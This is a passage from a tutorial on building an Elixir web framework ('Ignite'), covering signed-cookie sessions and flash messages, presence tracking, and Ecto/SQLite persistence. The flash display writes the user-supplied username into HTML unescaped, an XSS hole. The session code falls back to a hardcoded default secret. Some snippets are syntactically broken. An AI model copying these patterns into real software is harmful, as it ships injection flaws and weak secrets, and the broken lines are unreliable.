`Ignite.Session` handles encoding, decoding, and cookie operations.

Create `lib/ignite/session.ex`:

```

defmodule Ignite.Session do
  @default_secret "ignite-secret-key-change-in-prod-min-64-bytes-long-for-security!!"
  @cookie_name "_ignite_session"

  # In production, set via config: config :ignite, :secret_key_base, "...
  defp secret do
    Application.get_env(:ignite, :secret_key_base, @default_secret)
  end

  def cookie_name, do: @cookie_name

  def encode(session) when is_map(session) do
    session
    |> :erlang.term_to_binary()
    |> Plug.Crypto.MessageVerifier.sign(secret())
  end

  def decode(nil), do: :error
  def decode(""), do: :error

  def decode(cookie_value) when is_binary(cookie_value) do
    case Plug.Crypto.MessageVerifier.verify(cookie_value, secret()) do
      {:ok, binary} ->
        {:ok, :erlang.binary_to_term(binary, [:safe])}
      :error ->
        :error
    end
  end

  def parse_cookies(cookie_header) do
    cookie_header
    |> String.split(";")
    |> Enum.into(%{}, fn pair ->
      case String.split(String.trim(pair), "=", parts: 2) do
        [key, value] -> {key, value}
        [key] -> {key, ""}
      end
    end)
  end

  def build_cookie_header(session) do
    value = encode(session)
    "#{@cookie_name}=#{"#{value}"; Path=/; HttpOnly; SameSite=Lax"}"
  end
end

```

Key details: - **:safe flag** on `binary_to_term` prevents atom table DoS attacks — only existing atoms are allowed - **HttpOnly** cookie flag prevents JavaScript from reading the session - **SameSite=Lax** provides basic CSRF protection

3. Controller Helpers

Update `lib/ignite/controller.ex` — add `redirect/2`, `put_flash/3`, and `get_flash/1,2`:

```

def redirect(conn, to: path) do
  %Ignite.Conn{
    conn
    | status: 302,
    resp_body: "",
    resp_headers:
      conn.resp_headers
      |> Map.put("location", path)
      |> Map.put("content-type", "text/html; charset=utf-8"),
    halted: true
  }
end

def put_flash(conn, key, message) do
  flash = Map.get(conn.session, "_flash", %{})
  new_flash = Map.put(flash, to_string(key), message)
  new_session = Map.put(conn.session, "_flash", new_flash)
  %Ignite.Conn{conn | session: new_session}
end

def get_flash(conn) do
  get_in(conn.private, [:flash]) || %{}
end

def get_flash(conn, key) do
  conn |> get_flash() |> Map.get(to_string(key))
end

```

Flash Data Flow Through conn

On Request (adapter reads cookie):

```

| raw_session = decode(cookie) |
| = %{"_flash" => %{"info" => "Created!"}} |
|
| {flash, session} = Map.pop(raw_session, |
|                               "_flash") |
|
| conn.session = %{} (flash removed) |
| conn.private = %{flash: %{"info" => "..."}} |

```

In Controller:

```

put_flash → writes to conn.session["_flash"] (NEXT request)
get_flash → reads from conn.private.flash (THIS request)

```

On Response (adapter writes cookie):

```

encode(conn.session) → cookie value
(has _flash only if put_flash was called)

```

`put_flash` writes to `conn.session["_flash"]` (for the NEXT request's cookie), while `get_flash` reads from `conn.private.flash` (the CURRENT request's inherited flash). This separation is what gives flash messages their one-time semantics.

4. Cowboy Adapter Wiring

The adapter handles cookies on both sides of the request. The key insight: flash is **popped from the session on request** (moved to `private.flash`), so it won't be echoed back unless `put_flash` explicitly adds new flash.

Update `lib/ignite/adapters/cowboy.ex` — add cookie parsing on request and session cookie on response.

On request (`cowboy_to_conn/1`):

```

cookies = Ignite.Session.parse_cookies(Map.get(headers, "cookie"))

raw_session =
  case Ignite.Session.decode(Map.get(cookies, Ignite.Session.cookie_name())) do
    {:ok, data} -> data
    :error -> %{}
  end

# Pop flash from session → store in private for get_flash to read.
{flash, session} = Map.pop(raw_session, "_flash", %{})

%Ignite.Conn{
  # ... existing fields ...
  cookies: cookies,
  session: session,
  private: %{flash: flash}
}

```

On response (init/2) — uses Cowboy's cookie API:

```

# Encode conn.session as-is (has new flash only if put_flash was called)
cookie_value = Ignite.Session.encode(conn.session)

req =
  :cowboy_req.set_resp_cookie(
    Ignite.Session.cookie_name(),
    cookie_value,
    req,
    %{path: "/", http_only: true, same_site: :lax}
  )

:cowboy_req.reply(conn.status, conn.resp_headers, conn.resp_body, req)

```

Note: Cowboy requires cookies to be set via `:cowboy_req.set_resp_cookie/4` — you cannot put `set-cookie` directly in the headers map.

5. LiveView Gets Session Access

The WebSocket handshake carries cookies, so LiveViews can read the session too.

Update `lib/ignite/live_view/handler.ex` — parse session from cookies during WebSocket handshake:

```

def init(req, state) do
  cookie_header = :cowboy_req.header("cookie", req, "")
  cookies = Ignite.Session.parse_cookies(cookie_header)

  session =
    case Ignite.Session.decode(Map.get(cookies, Ignite.Session.cookie_name())) do
      {:ok, data} -> data
      :error -> %{}
    end

  {:cowboy_websocket, req, Map.put(state, :session, session)}
end

def websocket_init(state) do
  view_module = state.view
  session = Map.get(state, :session, %{})

  case apply(view_module, :mount, [%{}, session]) do
    # session is now available to LiveViews
  end
end

```


6. Demo: Flash on User Creation

Update `lib/my_app/controllers/user_controller.ex` — set flash and redirect on create:

```
def create(conn) do
  username = conn.params["username"] || "anonymous"

  conn
  |> put_flash(:info, "User '#{username}' created!")
  |> redirect(to: "/")
end
```

Update `lib/my_app/controllers/welcome_controller.ex` — display flash messages on index:

```
def index(conn) do
  flash_html =
    case get_flash(conn) do
      flash when flash == %{} -> ""
      flash ->
        Enum.map_join(flash, "\n", fn {type, msg} ->
          {bg, border, color} = case type do
            "info"   -> {"#d4edda", "#c3e6cb", "#155724"}
            "error"  -> {"#f8d7da", "#f5c6cb", "#721c24"}
            _        -> {"#e2e3e5", "#d6d8db", "#383d41"}
          end
          "<div style='background:#{bg};color:#{color};...'\>#{msg}</div>"
        end)
    end

  html(conn, "#{flash_html}<h1>Ignite Framework</h1>...")
end
```

The Flash Lifecycle (Complete)

```
POST /users (username=Jose)
  → UserController.create/1
  → put_flash(:info, "User 'Jose' created!") - stores in conn.session["_flash"]
  → redirect(to: "/") - 302 status + location header
  ↓
Response: 302 Found
  set-cookie: _ignite_session=<signed{ _flash: %{info: "User 'Jose' created!}}>
  location: /
  ↓
Browser follows redirect → GET /
  cookie: _ignite_session=<signed{ _flash: %{info: "User 'Jose' created!}}>
  ↓
Cowboy adapter parses cookie → decodes session → conn.session has _flash
  → WelcomeController.index/1
  → get_flash(conn, :info) → "User 'Jose' created!"
  → Renders green banner
  ↓
Response: 200 OK
  set-cookie: _ignite_session=<signed{}> ← flash CLEARED
  ↓
Browser refresh → GET /
  cookie: _ignite_session=<signed{}>
  → No flash in session → no banner shown
```

Testing

```
# 1. Create a user – should redirect with flash cookie
curl -v -X POST -d "username=Jose" http://localhost:4000/users
# Look for: HTTP/1.1 302 Found, location: /, set-cookie: _ignite_session=...

# 2. Follow the redirect with the cookie
curl -v -b "_ignite_session=<value from above>" http://localhost:4000/
# Look for: green "User 'Jose' created!" banner in HTML

# 3. Visit again with the NEW cookie (flash cleared)
curl -v -b "_ignite_session=<value from step 2>" http://localhost:4000/
# Look for: no flash banner
```

Or just use a browser: `curl -X POST -d "username=Jose" http://localhost:4000/users` and open `http://localhost:4000` — you'll see the flash if cookies are enabled.

Security Notes

- **Signed, not encrypted:** Session data is tamper-proof but readable. Don't store secrets in the session.
- **HttpOnly:** JavaScript cannot read the session cookie (XSS protection).
- **SameSite=Lax:** The cookie is sent on same-site requests and top-level navigations only (basic CSRF protection).
- **:safe deserialization:** `binary_to_term(data, [:safe])` prevents atom table exhaustion attacks.
- **Secret key:** In production, use a strong random key from an environment variable.

Phoenix Comparison

Feature	Ignite	Phoenix
Session storage	Signed cookie	Signed cookie (default)
Session library	<code>Plug.Crypto.MessageVerifier</code>	<code>Plug.Crypto.MessageVerifier</code>
Flash storage	<code>session["_flash"]</code>	<code>session["phoenix_flash"]</code>
Flash clear	Adapter clears on response	<code>Plug.Session + Phoenix.Controller.fetch_flash</code>
Cookie flags	HttpOnly, SameSite=Lax	HttpOnly, SameSite=Lax, Secure

File Checklist

File	Status
<code>lib/ignite/session.ex</code>	New — signed cookie encode/decode
<code>lib/ignite/conn.ex</code>	Modified — added <code>cookies</code> , <code>session</code> , <code>resp_cookies</code> , <code>private</code> fields
<code>lib/ignite/controller.ex</code>	Modified — added <code>redirect/2</code> , <code>put_flash/3</code> , <code>get_flash/1,2</code>
<code>lib/ignite/adapters/cowboy.ex</code>	Modified — cookie parsing on request, session cookie on response
<code>lib/ignite/live_view/handler.ex</code>	Modified — pass session to LiveView mount
<code>lib/my_app/controllers/user_controller.ex</code>	Modified — flash + redirect on create
<code>lib/my_app/controllers/welcome_controller.ex</code>	Modified — flash display on index

← Previous: [Step 27 - Path Helpers & Resource Routes](#) | Next: [Step 29 - Presence Tracking](#) →

Step 29: Presence Tracking

What We're Building

A "Who's Online" system that tracks which LiveView processes are connected, broadcasts joins and leaves in real time, and auto-cleans when a WebSocket disconnects. Built on top of our existing PubSub (Step 17).



The Problem

We have PubSub for broadcasting messages between processes, but no way to know *who* is currently connected. Questions like "how many users are on this page?" or "who's in this chat room?" have no answer yet.

How Phoenix Does It

Phoenix.Presence is a CRDT-based system designed for distributed clusters. It tracks processes across multiple Erlang nodes using a heartbeat protocol.

For Ignite, we take a simpler approach: a single GenServer that uses `Process.monitor/1` to watch tracked processes. When a process dies (WebSocket disconnects), the monitor fires a `:DOWN` message, and we auto-untrack and broadcast the leave. This works perfectly for single-node deployments.

Concepts You'll Learn

`Process.demonitor/2` with `[:flush]`

```
Process.demonitor(ref, [:flush])
```

Stops monitoring a process. The `[:flush]` option also removes any pending `:DOWN` message from the mailbox — without it, you might receive a

stale `:DOWN` message after demonitoring. You'll see this used in `untrack` where we cancel the monitor before removing the presence entry.

Implementation

1. The Presence GenServer

`Ignite.Presence` maintains two maps: - `presences : %{topic => %{key => %{pid, meta, ref}}}` — who's tracked where - `refs : %{monitor_ref => {topic, key}}` — reverse lookup for `:DOWN` handling

Create `lib/ignite/presence.ex` :

```

# lib/ignite/presence.ex
defmodule Ignite.Presence do
  use GenServer
  require Logger

  # --- Public API ---

  def start_link(opts \\ []) do
    GenServer.start_link(__MODULE__, opts, name: __MODULE__)
  end

  def track(topic, key, meta \\ %{}) do
    GenServer.call(__MODULE__, {:track, topic, key, meta, self()})
  end

  def untrack(topic, key) do
    GenServer.call(__MODULE__, {:untrack, topic, key, self()})
  end

  def list(topic) do
    GenServer.call(__MODULE__, {:list, topic})
  end

  # --- GenServer Callbacks ---

  @impl true
  def init(_opts) do
    {:ok, %{presences: %{}, refs: %{}}}
  end

  @impl true
  def handle_call({:track, topic, key, meta, pid}, _from, state) do
    state = do_track(state, topic, key, meta, pid)
    Ignite.PubSub.broadcast(topic, {:presence_diff, %{joins: %{key => meta}, leaves: %{}}})
    {:reply, :ok, state}
  end

  @impl true
  def handle_call({:untrack, topic, key, pid}, _from, state) do
    topic_presences = Map.get(state.presences, topic, %{})

    case Map.get(topic_presences, key) do
      %{pid: ^pid, ref: ref, meta: meta} ->
        Process.demonitor(ref, [:flush])
        state = remove_presence(state, topic, key, ref)
        Ignite.PubSub.broadcast(topic, {:presence_diff, %{joins: %{}, leaves: %{key => meta}}})
        {:reply, :ok, state}
      _ ->
        {:reply, :ok, state}
    end
  end

  @impl true
  def handle_call({:list, topic}, _from, state) do
    result =
      state.presences
      |> Map.get(topic, %{})
      |> Map.new(fn {key, %{meta: meta}} -> {key, meta}) end

    {:reply, result, state}
  end
end

```

2. Process Monitoring

When `track/3` is called, the GenServer monitors the caller. Add these private functions and the `:DOWN` handler to the same `lib/ignite/presence.ex` file:

```
defp do_track(state, topic, key, meta, pid) do
  ref = Process.monitor(pid)
  topic_presences = Map.get(state.presences, topic, %{})
  updated = Map.put(topic_presences, key, %{pid: pid, meta: meta, ref: ref})

  %{
    state
    | presences: Map.put(state.presences, topic, updated),
      refs: Map.put(state.refs, ref, {topic, key})
  }
end
```

When the monitored process dies:

```
@impl true
def handle_info({:DOWN, ref, :process, _pid, _reason}, state) do
  case Map.get(state.refs, ref) do
    {topic, key} ->
      meta = get_in(state.presences, [topic, key, :meta]) || %{}
      state = remove_presence(state, topic, key, ref)

      # Send directly (not via PubSub) because the dead process
      # can't be excluded as a sender
      for pid <- :pg.get_members(Ignite.PubSub, topic) do
        send(pid, {:presence_diff, %{joins: %{}, leaves: %{key => meta}}})
      end

      {:noreply, state}

    nil ->
      {:noreply, state}
  end
end

defp remove_presence(state, topic, key, ref) do
  topic_presences = Map.get(state.presences, topic, %{})
  updated = Map.delete(topic_presences, key)

  presences =
    if updated == %{},
      do: Map.delete(state.presences, topic),
      else: Map.put(state.presences, topic, updated)

  %{state | presences: presences, refs: Map.delete(state.refs, ref)}
end
```

3. Diff Broadcasting

Every join and leave broadcasts a `{:presence_diff, %{joins, leaves}}` message via PubSub:


```
# On track:
Ignite.PubSub.broadcast(topic, {:presence_diff, %{joins: %{key => meta}, leaves: %{}}})

# On :DOWN:
for pid <- :pg.get_members(Ignite.PubSub, topic) do
  send(pid, {:presence_diff, %{joins: %{}, leaves: %{key => meta}}})
end
```

Note: For `:DOWN` handling, we send directly rather than using `PubSub.broadcast/2` because the dead process can't be excluded as a sender.

4. Supervision

Supervision Tree (relevant children)



Presence starts after PubSub in the supervision tree.

Update `lib/ignite/application.ex` — add `Ignite.Presence` to the children list after `Ignite.PubSub` :

```
# lib/ignite/application.ex
children = [
  Ignite.PubSub,
  Ignite.Presence,  # NEW — after PubSub
  # ... Cowboy ...
]
```

5. Demo: Who's Online

Create `lib/my_app/live/presence_demo_live.ex` :


```
get "/presence", to: MyApp.WelcomeController, action: :presence
```

The Lifecycle

```
Tab 1 opens /presence
→ mount: track("presence:demo", "user_4231", %{joined_at: ...})
→ broadcast: {:presence_diff, %{joins: %{"user_4231" => ...}, leaves: %{}}}
→ list: %{"user_4231" => ...}

Tab 2 opens /presence
→ mount: track("presence:demo", "user_8876", ...)
→ broadcast: {:presence_diff, %{joins: %{"user_8876" => ...}, leaves: %{}}}
→ Tab 1 receives diff → refreshes list → sees both users
→ Tab 2 list: %{"user_4231" => ..., "user_8876" => ...}

Tab 2 closes
→ WebSocket process dies → :DOWN message to Presence GenServer
→ auto-untrack "user_8876"
→ broadcast: {:presence_diff, %{joins: %{}, leaves: %{"user_8876" => ...}}}
→ Tab 1 receives diff → refreshes list → sees only itself
```

Testing

1. Open `http://localhost:4000/presence` in **2-3 browser tabs**
2. Each tab shows a random username and the full list of online users
3. Close one tab — it disappears from all others instantly
4. Open a new tab — it appears in all existing tabs

Key Concepts

- **Process.monitor/1**: Returns a reference. When the monitored process dies, the monitoring process receives `{:DOWN, ref, :process, pid, reason}`. This is how we detect disconnects without polling.
- **GenServer state**: Centralized tracking in a single process. Simple and correct for single-node.
- **Diff broadcasting**: Instead of sending the full list on every change, we send only what changed (joins/leaves). The subscriber fetches the full list if needed.

Phoenix Comparison

Feature	Ignite	Phoenix
Architecture	Single GenServer	CRDT (distributed)
Auto-cleanup	<code>Process.monitor/1</code>	<code>Process.monitor/1</code> + heartbeat
Multi-node	No (single node)	Yes (CRDT replication)
Diff format	<code>{:presence_diff, %{joins, leaves}}</code>	<code>%Phoenix.Presence.Diff{}</code>
Dependencies	None (built-in)	None (built-in)

Files Changed

File	Change
<code>lib/ignite/presence.ex</code>	New — GenServer with track/untrack/list + process monitoring
<code>lib/ignite/application.ex</code>	Added <code>Ignite.Presence</code> to supervision tree + WebSocket route
<code>lib/my_app/live/presence_demo_live.ex</code>	New — "Who's Online" demo LiveView

lib/my_app/router.ex	Added GET /presence route
lib/my_app/controllers/welcome_controller.ex	Added presence/1 action + link on index

File Checklist


- [] lib/ignite/presence.ex — **New**
- [] lib/ignite/application.ex — **Modified** (add Ignite.Presence to children)
- [] lib/my_app/live/presence_demo_live.ex — **New**
- [] lib/my_app/router.ex — **Modified** (add GET /presence route)
- [] lib/my_app/controllers/welcome_controller.ex — **Modified** (add presence/1 action + link)

[← Previous: Step 28 - Flash Messages](#) | [Next: Step 30 - Ecto Integration \(Database Persistence\) →](#)

Step 30: Ecto Integration (Database Persistence)

What We're Building

Real database persistence for our User resource. Currently all five CRUD actions in `UserController` return hardcoded or echo data. After this step, they read from and write to a SQLite database using Ecto — Elixir's database library.



The Problem

Our framework has routing, controllers, templates, flash messages, and sessions — but no data layer. Every time you restart the server, nothing persists because data only exists in function return values. A real web app needs a database.

How Phoenix Does It

Phoenix uses Ecto with PostgreSQL by default. Ecto has three key concepts:

- **Repo** — the connection to the database (`MyApp.Repo.all(User)`)
- **Schema** — maps an Elixir struct to a database table (`%User{} ↔ users` table)
- **Changeset** — validates and tracks changes before writing (`User.changeset(user, attrs)`)

We follow the exact same pattern. The only difference: we use SQLite instead of PostgreSQL for zero-infrastructure setup. To switch databases later, you change one line (the adapter) and update the config.

Design Decision: SQLite

Option	Pros	Cons
SQLite	Zero setup, single file, no server needed	Single-writer, no multi-node
PostgreSQL	Full-featured, concurrent writes, production standard	Requires installing & running a server

For a tutorial and small-to-medium apps, SQLite is perfect. The `ecto_sqlite3` adapter supports WAL mode for concurrent reads. To switch to Postgres later: change the adapter, swap `ecto_sqlite3` for `postgres`, and update the config with connection details.

Concepts You'll Learn

import Config and the config system

```
# config/config.exs
import Config

config :ignite, Ignite.Repo,
  database: "ignite.db"
```

`config/config.exs` is a special file that Mix reads at compile time. `import Config` brings in the `config/2` and `config/3` macros. `config :app_name, key, value` stores settings that you read at runtime with `Application.get_env(:app_name, key)`. This is how we tell Ecto where to find the database.

Implementation

1. Dependencies

Update `mix.exs` — add `ecto_sql` and `ecto_sqlite3` to the `deps` function:

```
defp deps do
  [
    {:plug_cowboy, "~> 2.7"},
    {:jason, "~> 1.4"},
    {:ecto_sql, "~> 3.12"},           # SQL query builder, migrations, repo
    {:ecto_sqlite3, "~> 0.17"}      # SQLite3 adapter for Ecto
  ]
end
```

`ecto_sql` provides the core infrastructure (Repo, migrations, query DSL). `ecto_sqlite3` is the adapter that talks to SQLite via `exqlite` (a NIF binding to SQLite3).

2. Configuration

Create `config/config.exs` :

```
# config/config.exs
import Config

config :ignite, MyApp.Repo,
  database: "ignite_dev.db",
  pool_size: 5

config :ignite,
  ecto_repos: [MyApp.Repo]
```

SQLite only needs a file path — no hostname, port, username, or password. The `ecto_repos` key tells `mix ecto.create` and `mix ecto.migrate` which repos to manage.

3. The Repo

Create `lib/my_app/repo.ex` :

```
# lib/my_app/repo.ex
defmodule MyApp.Repo do
  use Ecto.Repo,
    otp_app: :ignite,
    adapter: Ecto.Adapters.SQLite3
end
```

`use Ecto.Repo` generates all the query functions: `all/1`, `get/2`, `insert/1`, `update/1`, `delete/1`, etc. The `otp_app: :ignite` tells Ecto to read config from `Application.get_env(:ignite, MyApp.Repo)`.

4. The User Schema & Changeset

Create `lib/my_app/schemas/user.ex` :

```
# lib/my_app/schemas/user.ex
defmodule MyApp.User do
  use Ecto.Schema
  import Ecto.Changeset

  schema "users" do
    field :username, :string
    field :email, :string
    timestamps()
  end

  def changeset(user, attrs) do
    user
    |> cast(attrs, [:username, :email])
    |> validate_required([:username])
    |> validate_length(:username, min: 2, max: 50)
    |> unique_constraint(:username)
  end
end
```

Schema ↔ Table Mapping

%MyApp.User{}		users table
id: 1	↔	id INTEGER PK
username: "Jo"	↔	username TEXT NOT NULL
email: "j@.."	↔	email TEXT
inserted_at:..	↔	inserted_at DATETIME
updated_at:..	↔	updated_at DATETIME

Changeset Validation Pipeline

```
attrs → cast([:username, :email])
      ↓
      validate_required([:username])
      ↓
      validate_length(:username, min: 2, max: 50)
      ↓
      unique_constraint(:username)
      ↓
      %Changeset{valid?: true/false}
```

Schema: Maps `%MyApp.User{}` to the `users` table. `timestamps()` adds `inserted_at` and `updated_at` fields.

Changeset: The validation pipeline. `cast/3` picks allowed fields from input. `validate_required/2` ensures username is present. `validate_length/3` enforces bounds. `unique_constraint/2` converts a database uniqueness violation into a friendly error message (requires the matching unique index in the migration).

5. The Migration

Create `priv/repo/migrations/20260304000001_create_users.exs` :

```
# priv/repo/migrations/20260304000001_create_users.exs
defmodule MyApp.Repo.Migrations.CreateUsers do
  use Ecto.Migration

  def change do
    create table(:users) do
      add :username, :string, null: false
      add :email, :string
      timestamps()
    end

    create unique_index(:users, [:username])
  end
end
```


The `change/0` function is reversible — Ecto can derive the "down" migration automatically. The unique index backs the `unique_constraint(:username)` in the changeset.

6. Supervision Tree

Update `lib/ignite/application.ex` — add `MyApp.Repo` as the first child in the supervision tree:

```
# lib/ignite/application.ex
children = [
  MyApp.Repo,      # NEW — start DB pool first
  Ignite.PubSub,
  Ignite.Presence,
  # ... Cowboy ...
]
```

Supervision Tree (startup order)



The `Repo` must start before `Cowboy` so database connections are available when the first HTTP request arrives.

7. Controller Updates

Update `lib/my_app/controllers/user_controller.ex` — rewrite all 5 actions to use Ecto queries instead of hardcoded data. Here is the full module:

```
# lib/my_app/controllers/user_controller.ex
defmodule MyApp.UserController do
  import Ignite.Controller
  alias MyApp.{Repo, User}

  def index(conn) do
```

```

users = Repo.all(User)

data =
  Enum.map(users, fn u ->
    %{id: u.id, username: u.username, email: u.email}
  end)

json(conn, %{users: data})
end

def show(conn) do
  user_id = conn.params[:id]

  case Repo.get(User, user_id) do
    nil ->
      json(conn, %{error: "User not found"}, 404)

    user ->
      render(conn, "profile",
        name: user.username,
        id: user.id,
        email: user.email || "N/A"
      )
  end
end

def create(conn) do
  attrs = %{
    username: conn.params["username"] || "",
    email: conn.params["email"]
  }

  changeset = User.changeset(%User{}, attrs)

  case Repo.insert(changeset) do
    {:ok, user} ->
      conn
      |> put_flash(:info, "User '#{user.username}' created!")
      |> redirect(to: "/")

    {:error, changeset} ->
      errors = format_errors(changeset)

      conn
      |> put_flash(:error, "Failed to create user: #{errors}")
      |> redirect(to: "/")
  end
end

def update(conn) do
  user_id = conn.params[:id]

  case Repo.get(User, user_id) do
    nil ->
      json(conn, %{error: "User not found"}, 404)

    user ->
      attrs = %{
        username: conn.params["username"],
        email: conn.params["email"]
      }

      changeset = User.changeset(user, attrs)

      case Repo.update(changeset) do
        {:ok, updated} ->
          json(conn, %{updated: true, id: updated.id, username: updated.username})

        {:error, changeset} ->
          errors = format_errors(changeset)
          json(conn, %{error: errors}, 422)
      end
  end
end

def delete(conn) do
  user_id = conn.params[:id]

```

```

case Repo.get(User, user_id) do
  nil ->
    json(conn, %{error: "User not found"}, 404)

  user ->
    {:ok, _deleted} = Repo.delete(user)
    json(conn, %{deleted: true, id: user.id})
end
end

defp format_errors(changeset) do
  Ecto.Changeset.traverse_errors(changeset, fn {msg, opts} ->
    Enum.reduce(opts, msg, fn {key, value}, acc ->
      String.replace(acc, "%#{key}", to_string(value))
    end)
  end)
  |> Enum.map_join(", ", fn {field, msgs} ->
    "#{field} #{Enum.join(msgs, ", ")}"
  end)
end
end

```

`traverse_errors/2` walks the changeset and interpolates message templates like `"should be at least %{count} character(s)"` into `"should be at least 2 character(s)"`.

The Request Lifecycle (With Ecto)

```

POST /users (username=Jose&email=jose@example.com)
→ Cowboy adapter → parse body → conn.params = %{"username" => "Jose", ...}
→ Router → plug pipeline → dispatch to UserController.create
→ Controller builds changeset: User.changeset(%User{}, attrs)
→ Changeset validates: required, length, uniqueness
→ Repo.insert(changeset)
  → Ecto generates: INSERT INTO users (username, email, ...) VALUES (?, ?, ...)
  → SQLite executes → returns {:ok, %User{id: 1, ...}}
→ Controller: put_flash(:info, "User 'Jose' created!") → redirect(to: "/")
→ Browser: GET / → flash banner shows "User 'Jose' created!"

```

Testing


```
# Setup
mix deps.get
mix ecto.create
mix ecto.migrate
iex -S mix

# Create a user
curl -X POST -d "username=Jose&email=jose@example.com" http://localhost:4000/users
# → redirects to / with flash "User 'Jose' created!"

# List users
curl http://localhost:4000/users
# → {"users": [{"id": 1, "username": "Jose", "email": "jose@example.com"}]}

# Show user (browser)
# Open http://localhost:4000/users/1 → profile template with real data

# Update user
curl -X PUT -d "username=José" http://localhost:4000/users/1
# → {"updated": true, "id": 1, "username": "José"}

# Delete user
curl -X DELETE http://localhost:4000/users/1
# → {"deleted": true, "id": 1}

# Not found
curl http://localhost:4000/users/999
# → {"error": "User not found"} (404)

# Validation error (username too short)
curl -X POST -d "username=J" http://localhost:4000/users
# → redirects to / with flash error about minimum length

# Restart server → data persists!
```

Key Concepts

- **Repo pattern:** A single module (`MyApp.Repo`) wraps all database operations. You never write raw SQL — Ecto generates it from its query DSL.
- **Changesets:** Data never goes directly into the database. It passes through a changeset that validates, casts types, and tracks what changed. Invalid data never reaches the DB.
- **Migrations:** Schema changes are versioned files. `mix ecto.migrate` applies them in order. `mix ecto.rollback` undoes the last one. This gives you repeatable, version-controlled database evolution.
- **Adapter swapping:** Change `Ecto.Adapters.SQLite3` to `Ecto.Adapters.Postgres` , swap the dep from `ecto_sqlite3` to `postgrex` , and update the config. Everything else stays the same.

Phoenix Comparison

Feature	Ignite	Phoenix
Repo pattern	<code>MyApp.Repo</code>	<code>MyApp.Repo</code>
Schema DSL	<code>use Ecto.Schema</code>	<code>use Ecto.Schema</code>
Changesets	<code>Ecto.Changeset</code>	<code>Ecto.Changeset</code>
Default DB	SQLite	PostgreSQL
Migration tool	<code>mix ecto.migrate</code>	<code>mix ecto.migrate</code>
Config location	<code>config/config.exs</code>	<code>config/dev.exs</code>

Ecto is the same library — the integration pattern is identical to Phoenix.

Files Changed

--	--

File	Change
mix.exs	Added ecto_sql and ecto_sqlite3 dependencies
config/config.exs	New — database configuration
lib/my_app/repo.ex	New — Ecto Repo module
lib/my_app/schemas/user.ex	New — User schema with changeset
priv/repo/migrations/..._create_users.exs	New — users table migration
lib/ignite/application.ex	Added MyApp.Repo to supervision tree
lib/my_app/controllers/user_controller.ex	Rewrote all 5 actions to use Ecto
templates/profile.html.eex	Added email field
lib/my_app/controllers/welcome_controller.ex	Added email input to create form
.gitignore	Added *.db patterns

File Checklist

